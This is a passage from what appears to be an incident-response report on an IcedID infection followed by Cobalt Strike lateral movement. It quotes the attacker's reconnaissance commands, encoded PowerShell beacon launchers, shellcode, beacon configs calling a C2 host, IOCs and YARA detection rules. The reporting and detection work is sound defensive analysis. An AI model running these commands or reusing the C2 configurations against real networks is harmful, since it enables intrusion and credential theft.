CAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQ
AEcAQwBIAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQA
```

“Wuauclt.exe” is normally used for the Microsoft Windows Update Service and this was an attempt to blend into the OS environment.

Discovery

Discovery commands were run by IcedID during the initial execution on the beachhead. These commands use the Microsoft Windows built-in commands and utilities, such as WMIC, ipconfig, etc. The aim was to determine the installed Anti-virus software, network configuration, domain configuration and user accounts. The following are the commands that were executed:

```
WMIC /Node: localhost /Namespace: \\root \SecurityCenter2 Path AntiVirusProduct Get *
/Format: List
ipconfig /all
systeminfo
net config workstation
nltest /domain_trusts
nltest /domain_trusts /all_trusts
net view /all /domain
net view /all
```

Using the information gathered, the IcedID operator was able to focus on specific targets, obtaining access to the privileged accounts and the high value hosts.

Once the IcedID operators were able to establish a C2 session to the initial compromised host, the operators were observed executing the following command:

```
net group "domain admins" /DOMAIN
```


Interestingly, we observed the operator deploying and utilizing AdFind to collect information about the hosts on the network. AdFind is an Active Directory query tool developed by JoeWare, a useful utility for system administrators, but also popular among threat actors.

```
cmd.exe /C C:\Recovery\AdFind.exe -f objectcategory=computer -csv name cn
OperatingSystem dNSHostName > C:\Recovery\DOMAIN.csv
```

AdFind was transferred and executed on the beachhead host. The threat actor placed the AdFind binary and the results in the ‘C:\Recovery’ folder. We assess this folder location was chosen to avoid raising suspicion, as compared to executing from a user or temporary folder location.


Lateral Movement

The threat actors attempted and successfully managed to pivot laterally to various hosts on the domain. This was achieved by connecting via SMB and starting a service that would execute an encrypted PowerShell command with embedded Cobalt Strike SMB beacons.




data.win.system.channel	data.win.eventdata.serviceName	data.win.eventdata.imagePath	data.win.eventdata.accountName
System	224ddc3	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBIAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAbABsAEcAQwBIAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcwBLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATgA2AFIASwBwAHQAdABaAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsAFMATwB4AFQAVQBPAFQAbgBKAG4AUwBSAGIAbwBSAGQAZwBoADgANAA4AFwATgAvAFkAegB0AFoAVQBQAG4ARQA3AGcASQB2ADAAUwBkAFgAMwBHADMAeQB	LocalSystem
System	498e1d3	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBIAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAbABsAEcAQwBIAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcwBLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATgA2AFIASwBwAHQAdABaAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsAFMATwB4AFQAVQBPAFQAbgBKAG4AUwBSAGIAbwBSAGQAZwBoADgANAA4AFwATgAvAFkAegB0AFoAVQBQAG4ARQA3AGcASQB2ADAAUwBkAFgAMwBHADMAeQB	LocalSystem
System	a08e7b3	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBIAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAbABsAEcAQwBIAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcwBLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATgA2AFIASwBwAHQAdABaAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsAFMATwB4AFQAVQBPAFQAbgBKAG4AUwBSAGIAbwBSAGQAZwBoADgANAA4AFwATgAvAFkAegB0AFoAVQBQAG4ARQA3AGcASQB2ADAAUwBkAFgAMwBHADMAeQB	LocalSystem
System	d9ae608	%COMSPEC% /b /c start /b /min powershell -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABbAEMAbwBuAHYAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBIADYANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEAQQBLADEAVwBiAFgAUABhAE8AQgBEACsASABIADYARgBQAG0AVABHADkAaABRAG8AQwBXAGsAYQBIAHAATwBaADgAbwA0ADUASQBDAFEAbQBLAFMAbABsAEcAQwBIAEwAeABDAEEAcwBJADgAcwBHAHAAKwAxAC8AdgA1AFcATgBLAGIAMABtAGQANQAyADUAeQB3AHcAVABXAGQAcABkADcAVAA3ADcANwBLADQAcwBLAGcAdQBXAEYAQwA2AFIAZgBXADUAVABWAEgAaQBnAEkAbgBDADUAaAA4ADUAegB1AGQATQBHAE4AeQBXADYAUgBoACsAMQBuAEIATgA2AFIASwBwAHQAdABaAGcAdABxAEoAegA1AGcAcABNAFoAdABtADEAQgBnAHcAQgA5AHoAWgAwAE0AcwBjAEIAcgBwAEoAOQBHAFcATQB6AFcAMwBBADQAWgB6AGEAUABrAFEAdwBsAFMATwB4AFQAVQBPAFQAbgBKAG4AUwBSAGIAbwBSAGQAZwBoADgANAA4AFwATgAvAFkAegB0AFoAVQBQAG4ARQA3AGcASQB2ADAAUwBkAFgAMwBHADMAeQB	LocalSystem

The PowerShell is base64 encoded. Decoding the PowerShell shows that the SMB pipe is named \\.\pipe\halfduplux_9e.



```
üè....`.å1Òd.R0.R..R..r(.·J&1ÿ1À¬<a|., ÁÏ
.ÇâðRW.R..B<.Ð.@x.ÀtJ.ÐP.H..X .Óã<I.4..Ö1ÿ1À¬ÁÏ
.Ç8àuô.}
ø;}$uâX.X$.Óf..K.X..Ó....Ð.D$$[[aYZQÿàX_Z..ë.]1Àj@h....hÿÿ..j.hX¤SåÿÕPé¨...Z1ÉQQh
.°..h.°..j.j.j.RhEpßÔÿÕP..$j.Rh(o}
âÿÕ.Àtnj.j.j..æ.Æ..â.Â..|$.j.Vj.RWh.._»ÿÕ.T$.j.Vh.
..RWh.._»ÿÕ.Àt..L$...$.È..$.T$..Âë×.|$.WhÀúÝüÿÕWhÆ..RÿÕ..$.L$.9Át.hðµ¢VÿÕÿd$.èSÿÿ
ÿ\\.\pipe\halfduplex_9e.^.x.
```

Using the ‘Administrator’ account, SMB sessions were established to the hosts, primarily using ADMIN$, but IPC$ was also observed.



```
Session Setup Request, NTLMSSP_AUTH, User: [redacted]Administrator
Session Setup Response
Tree Connect Request Tree: \[redacted]\ADMIN$
Tree Connect Response
Ioctl Request FSCTL_QUERY_NETWORK_INTERFACE_INFO
Ioctl Response FSCTL_QUERY_NETWORK_INTERFACE_INFO
Create Request File: 32cc2aa.exe
```

This activity triggered two Emerging Threat (ET) alerts related to RPC access and binary execution, “ET RPC DCERPC SVCCTL – Remote Service Control Manager Access” and “ET POLICY SMB2 NT Create AndX Request For an Executable File”.

Command and Control

IcedID:

Throughout the intrusion the threat actor used a mix of Port 80 and 443 for C2. Port 80 was observed in the communication to testsubnet[.]com which contains a HTTP Cookie in the format: wordpress_<Base64EncodedString>. This activity was observed at a rate of every 2-4 seconds.

allnezokila[.]cyou
2tothepollo[.]top
daserekolut[.]top
194.5.249[.]81
dsedertyhuiokle[.]top
5.149.252[.]179

JA3: a0e9f5d64349fb13191bc781f81f42e1

JA3s: ec74a5c51106f0419184d0dd08fb05bc

Certificate: [9b:84:ff:5d:0a:27:25:f6:a3:b3:b8:83:bd:36:50:88:4b:c7:20:06]

Not Before: 2021/04/28 15:18:08

Not After: 2022/04/28 15:18:08

Issuer Org: Internet Widgits Pty Ltd

Subject Common: localhost

Subject Org: Internet Widgits Pty Ltd

Public Algorithm: rsaEncryption

Cobalt Strike:

---

testsubnet.com

82.117.252.32

JA3: a0e9f5d64349fb13191bc781f81f42e1

Ja3s: ae4edc6faf64d08308082ad26be60767

Certificate: [92:da:38:08:d9:a0:67:2f:e5:67:2e:f0:40:d6:06:21:89:2c:54:cc]

Not Before: 2021/04/22 07:13:54

Not After: 2021/07/21 07:13:54

Issuer Org: Let’s Encrypt

Subject Common: testsubnet.com [ns1.testsubnet.com ,ns2.testsubnet.com ,ns3.testsubnet.com ,ns4.testsubnet.com ,testsubnet.com]

Public Algorithm rsaEncryption

Cobalt Strike Beacon Config

Port 80

```
{
   "x64":{
      "time":1621059211662.0,
      "md5":"a30f7a3d511ddb7e2f856f6b4c9ea7be",
      "config":{
         "Polling":58302,
         "C2 Server":"testsubnet.com,\/ky",
         "Method 1":"GET",
         "Method 2":"POST",
         "Beacon Type":"0 (HTTP)",
         "Jitter":37,
         "Port":80,
         "Spawn To x86":"%windir%\\syswow64\\WUAUCLT.exe",
         "Spawn To x64":"%windir%\\sysnative\\WUAUCLT.exe",
         "HTTP Method Path 2":"\/ky"
      },
      "sha256":"1636859125648337be180f36ca54bce1f64e20d3a5d0a22ab5d0a99860e268cd",
      "sha1":"8686f6b651ce3869bdb67f766215b5b030b75cf6"
   },



   "x86":{
      "time":1621059210330.3,
      "md5":"c86cc90291ab6807eda6dc23c53a57c7",
      "config":{
         "Polling":58302,
         "C2 Server":"testsubnet.com,\/ky",
         "Method 1":"GET",
         "Method 2":"POST",
         "Beacon Type":"0 (HTTP)",
         "Jitter":37,
         "Port":80,
         "Spawn To x86":"%windir%\\syswow64\\WUAUCLT.exe",
         "Spawn To x64":"%windir%\\sysnative\\WUAUCLT.exe",
         "HTTP Method Path 2":"\/ky"
      },
      "sha256":"d1057cc0a144418ee3ae350fe1a1f70705df03d6455997751773e260568e8651",
      "sha1":"03f57b0356467a54c4e6537fff4756cbb52a729e"
   }
```

Port 443

```
                {
   "x64":{
      "time":1621059212744.4,
      "md5":"95d0a4208e72b4015d7cc18e7bcffe77",
      "config":{
         "Polling":58302,
         "C2 Server":"testsubnet.com,\/ur",
         "Method 1":"GET",
         "Method 2":"POST",
         "Beacon Type":"8 (HTTPS)",
         "Jitter":37,
         "Port":443,
         "Spawn To x86":"%windir%\\syswow64\\WUAUCLT.exe",
         "Spawn To x64":"%windir%\\sysnative\\WUAUCLT.exe",
         "HTTP Method Path 2":"\/ky"
      },
      "sha256":"6f2a49796f4ea603bb63e31ac24579af2eacd937ecfe335ea2437745462a8d5d",
      "sha1":"84c1e6d042a6c4fb38f2083ea1ce0591a3162aec"
   },
   "x86":{
      "time":1621059209510.8,
      "md5":"f218b1297cd3d9d567dd2e6cbc6c7afe",
      "config":{
         "Polling":58302,
         "C2 Server":"testsubnet.com,\/ur",
         "Method 1":"GET",
         "Method 2":"POST",
         "Beacon Type":"8 (HTTPS)",
         "Jitter":37,
         "Port":443,
         "Spawn To x86":"%windir%\\syswow64\\WUAUCLT.exe",
         "Spawn To x64":"%windir%\\sysnative\\WUAUCLT.exe",
         "HTTP Method Path 2":"\/ky"
      },
      "sha256":"4875c6abfa0d5658ec2f6f082300380f983d9505cddd0e81627470d3d941f2e4",
      "sha1":"9fde1a8103b7a19e617681555ecc4d27b9fb2492"
   }
}
```

Exfiltration

No exfiltration was observed; however, we were able to determine that access to the File server was achieved, with multiple access attempts and successes.

Impact

No impact was observed nor any follow-on activities to deny, disrupt or destroy data or systems.

IOCs

Network

IcedID C2

```
allnezokila[.]cyou
2tothepollo[.]top
daserekolut[.]top
194.5.249[.]81|443
dsedertyhuiokle[.]top
5.149.252[.]179|443
```

CobaltStrike C2

```
testsubnet[.]com
82.117.252[.]32|80
82.117.252[.]32|443
```

Files

```
upefkuin4.dll
332cd0a48e0f7be3e132858877430c90
c63f98d65e809a8f461ca5c825f056b93ccc1eb0
666570229dd5af87fede86b9191fb1e8352d276a8a32c42e4bf4128a4f7e8138

license.dat
3c6263a9c4117c78d26fc4380af014f2
eca410dd57af16227220e08067c1895c258eb92b
29d2a8344bd725d7a8b43cc77a82b3db57a5226ce792ac4b37e7f73ec468510e

AdFind.exe
12011c44955fd6631113f68a99447515
4f4f8cf0f9b47d0ad95d159201fe7e72fbc8448d
c92c158d7c37fea795114fa6491fe5f145ad2f8c08776b18ae79db811e8e36a3
```

Detections

Network

ET RPC DCERPC SVCCTL – Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET DNS Query to a *.top domain – Likely Hostile
ET INFO HTTP Request to a *.top domain
ET TROJAN W32/Photoloader.Downloader Request Cookie
ET POLICY OpenSSL Demo CA – Internet Widgits Pty (O)

Sigma

YARA

```
/*
YARA Rule Set
Author: The DFIR Report
Date: 2021-06-09
Identifier: 3930
Reference: https://thedfirreport.com
*/

/* Rule Set ----------------------------------------------------------------- */

import "pe"

rule icedid_upefkuin4_3930 {
meta:
description = "3930 - file upefkuin4.dll"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-06-09"
hash1 = "666570229dd5af87fede86b9191fb1e8352d276a8a32c42e4bf4128a4f7e8138"
strings:
$s1 = "UAWAVAUATVWSH" fullword ascii
$s2 = "AWAVAUATVWUSH" fullword ascii
$s3 = "AWAVATVWUSH" fullword ascii
$s4 = "update" fullword ascii /* Goodware String - occured 207 times */
$s5 = "[email protected]@YAHXZ" fullword ascii
$s6 = "[email protected]@YAHXZ" fullword ascii
$s7 = "[email protected]@YAHXZ" fullword ascii
$s8 = "[email protected]@YAHXZ" fullword ascii
$s9 = "*=UUUUr#L" fullword ascii
$s10 = "*=UUUUr!" fullword ascii
$s11 = "PluginInit" fullword ascii
$s12 = "*=UUUUr\"" fullword ascii
$s13 = "AVVWSH" fullword ascii
$s14 = "D$4iL$ " fullword ascii
$s15 = "X[]_^A\\A]A^A_" fullword ascii
$s16 = "D$4iT$ " fullword ascii
$s17 = "H[]_^A\\A]A^A_" fullword ascii
$s18 = "L94iL$ " fullword ascii
$s19 = "D$ iD$ " fullword ascii
$s20 = "*=UUUUr " fullword ascii
condition:
uint16(0) == 0x5a4d and filesize < 700KB and
( pe.imphash() == "87bed5a7cba00c7e1f4015f1bdae2183" and ( pe.exports("
[email protected]@YAHXZ") and pe.exports("[email protected]@YAHXZ") and pe.exports("
[email protected]@YAHXZ") and pe.exports("[email protected]@YAHXZ") and
pe.exports("PluginInit") and pe.exports("update") ) or 8 of them )
}

rule icedid_license_3930 {
meta:
description = "3930 - file license.dat"
author = "The DFIR Report"
reference = "https://thedfirreport.com"
date = "2021-06-09"
hash1 = "29d2a8344bd725d7a8b43cc77a82b3db57a5226ce792ac4b37e7f73ec468510e"
```

```
strings:
$s1 = "iEQc- A1h" fullword ascii
$s2 = "%n%DLj" fullword ascii
$s3 = "n{[email protected]#5\"~" fullword ascii
$s4 = "(5N&#jUBE\"0" fullword ascii
$s5 = "~JCyP+Av" fullword ascii
$s6 = "iLVIy\\" fullword ascii
$s7 = "RemwDVL" fullword ascii
$s8 = "EQiH^,>A" fullword ascii
$s9 = "#wmski;H" fullword ascii
$s10 = "aHVAh}X" fullword ascii
$s11 = "GEKK/no" fullword ascii
$s12 = "focbZjQ" fullword ascii
$s13 = "wHsJJX>e" fullword ascii
$s14 = "cYRS:F#" fullword ascii
$s15 = "EfNO\"h{" fullword ascii
$s16 = "akCevJ]" fullword ascii
$s17 = "8IMwwm}!" fullword ascii
$s18 = "NrzMP?<>" fullword ascii
$s19 = ".ZNrzLrU" fullword ascii
$s20 = "sJlCJP[" fullword ascii
condition:
uint16(0) == 0x02ee and filesize < 1000KB and
8 of them
}

rule icedid_win_01 {

meta:

description = "Detects Icedid"
author = "The DFIR Report"
date = "15/05/2021"
description = "Detects Icedid functionality. incl. credential access, OS cmds."
sha1 = "3F06392AF1687BD0BF9DB2B8B73076CAB8B1CBBA"
score = 100

strings:
$s1 = "DllRegisterServer" wide ascii fullword
$x1 = "passff.tar" wide ascii fullword
$x2 = "vaultcli.dll" wide ascii fullword
$x3 = "cookie.tar" wide ascii fullword
$y1 = "powershell.exe" wide ascii fullword
$y2 = "cmd.exe" wide ascii fullword

condition:

( uint16(0) == 0x5a4d and int32(uint32(0x3c)) == 0x00004550 and filesize < 500KB and
$s1 and ( 2 of ($x*) and 2 of ($y*)))
}

rule fake_gzip_bokbot_202104 {

meta:
```

```
author = "Thomas Barabosch, Telekom Security"
date = "2021-04-20"
description = "fake gzip provided by CC"

strings:

$gzip = {1f 8b 08 08 00 00 00 00 00 00 75 70 64 61 74 65}

condition:

$gzip at 0

}

rule win_iceid_gzip_ldr_202104 {

meta:

author = "Thomas Barabosch, Telekom Security"
date = "2021-04-12"
description = "2021 initial Bokbot / Icedid loader for fake GZIP payloads"

strings:

$internal_name = "loader_dll_64.dll" fullword

$string0 = "_gat=" wide
$string1 = "_ga=" wide
$string2 = "_gid=" wide
$string3 = "_u=" wide
$string4 = "_io=" wide
$string5 = "GetAdaptersInfo" fullword
$string6 = "WINHTTP.dll" fullword
$string7 = "DllRegisterServer" fullword
$string8 = "PluginInit" fullword
$string9 = "POST" wide fullword
$string10 = "aws.amazon.com" wide fullword

condition:

uint16(0) == 0x5a4d and
filesize < 5000KB and
( $internal_name or all of ($s*) )
or all of them

}

rule win_iceid_core_ldr_202104 {

meta:

author = "Thomas Barabosch, Telekom Security"
date = "2021-04-13"
description = "2021 loader for Bokbot / Icedid core (license.dat)"
```

```
strings:
$internal_name = "sadl_64.dll" fullword
$string0 = "GetCommandLineA" fullword
$string1 = "LoadLibraryA" fullword
$string2 = "ProgramData" fullword
$string3 = "SHLWAPI.dll" fullword
$string4 = "SHGetFolderPathA" fullword
$string5 = "DllRegisterServer" fullword
$string6 = "update" fullword
$string7 = "SHELL32.dll" fullword
$string8 = "CreateThread" fullword

condition:

uint16(0) == 0x5a4d and
filesize < 5000KB and
( $internal_name or all of ($s*) )
or all of them

}

rule win_iceid_core_202104 {

meta:
author = "Thomas Barabosch, Telekom Security"
date = "2021-04-12"
description = "2021 Bokbot / Icedid core"

strings:

$internal_name = "fixed_loader64.dll" fullword

$string0 = "mail_vault" wide fullword
$string1 = "ie_reg" wide fullword
$string2 = "outlook" wide fullword
$string3 = "user_num" wide fullword
$string4 = "cred" wide fullword
$string5 = "Authorization: Basic" fullword
$string6 = "VaultOpenVault" fullword
$string7 = "sqlite3_free" fullword
$string8 = "cookie.tar" fullword
$string9 = "DllRegisterServer" fullword
$string10 = "PT0S" wide

condition:

uint16(0) == 0x5a4d and
filesize < 5000KB and
( $internal_name or all of ($s*) )
or all of them

}
```

MITRE ATT&CK Techniques

Remote System Discovery – T1018
Security Software Discovery – T1518.001
System Information Discovery – T1082
System Network Configuration Discovery – T1016
Domain Account – T1087.002
Domain Trust Discovery – T1482
Application Layer Protocol – T1071
Ingress Tool Transfer – T1105
PowerShell – T1059.001
Scheduled Task/Job – T1053
Process Injection – T1055
Rundll32 – T1218.011
LSASS Memory – T1003.001
SMB/Windows Admin Shares – T1021.002
Remote Desktop Protocol – T1021.001

References

- IcedID GZIPLOADER Analysis, Binary Defense – https://www.binarydefense.com/icedid-gziploader-analysis/
- IcedDecrypt, Binary Defense – https://github.com/BinaryDefense/IcedDecrypt
- Security Primer – IcedID, Center for Internet Security, https://www.cisecurity.org/white-papers/security-primer-icedid/

- IcedID YARA Rules, Thomas Barabosch – https://github.com/telekom-security/icedid_analysis
- TA551 Pushing IcedID IoCs, Unit42, https://github.com/pan-unit42/tweets/blob/master/2021-05-10-IOCs-for-TA551-pushing-IcedID.txt
- AdFind – http://www.joeware.net/freetools/tools/adfind/
- NMap NSE Grab CobaltStrike Configuration, Whickey-R7 – https://github.com/whickey-r7/grab_beacon_config

Internal case 3930